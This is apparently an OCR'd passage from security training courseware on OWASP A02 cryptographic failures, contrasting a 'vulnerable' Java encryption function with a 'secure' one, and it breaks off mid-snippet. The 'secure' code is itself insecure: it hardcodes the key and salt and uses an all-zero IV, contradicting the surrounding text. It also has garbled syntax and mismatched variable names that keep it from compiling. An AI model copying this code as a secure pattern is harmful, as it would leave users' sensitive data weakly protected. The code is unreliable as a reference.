
Figure 14.5: Broken access-control attack



A02 – Cryptographic Failures/Sensitive Data Exposure

- Many web applications **do not properly protect their sensitive data** from unauthorized users
- Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage
- When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, an attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "zooooooooooom!!!!";
private static String salt = "ooohhhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes("UTF-8");
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

A02 – Cryptographic Failures/Sensitive Data Exposure


Web applications need to store sensitive information such as passwords, credit-card numbers, account records, and other authentication information in a database or on a file system. If users do not maintain the proper security of their storage locations, the application may be at risk as attackers can access the storage and misuse the information.

Many web applications do not properly protect their sensitive data from unauthorized users. Web applications use cryptographic algorithms to encrypt data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs because of flaws such as insecure cryptographic storage and information leakage.

Although the data are encrypted, some cryptographic encryption methods have inherent weaknesses that allow attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in a database, the attacker can easily exploit this flaw to steal or modify weakly protected sensitive data such as credit-cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit-card fraud.

Developers can avoid such attacks using algorithms to encrypt sensitive data. At the same time, developers must take precautions to store cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. The insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Furthermore, developers must check the randomness of the initialization vectors (IVs) used in the encryption algorithms. Developers should ensure that the IVs are not reused and are generated using secure cipher modes of operation. Moreover, developers must avoid using deprecated hash functions such as MD5 and SHA-1 and deprecated padding methods such as PKCS 1/1.5. Cryptographic failures can cause severe losses to a company. Hence, organizations must protect all their resources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms. Additionally, organizations should ensure that cryptographic error messages and side-channel information do not leave any clue for exploitation.

The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm, respectively.



Vulnerable Code

```
public String encrypt(String plainText) {

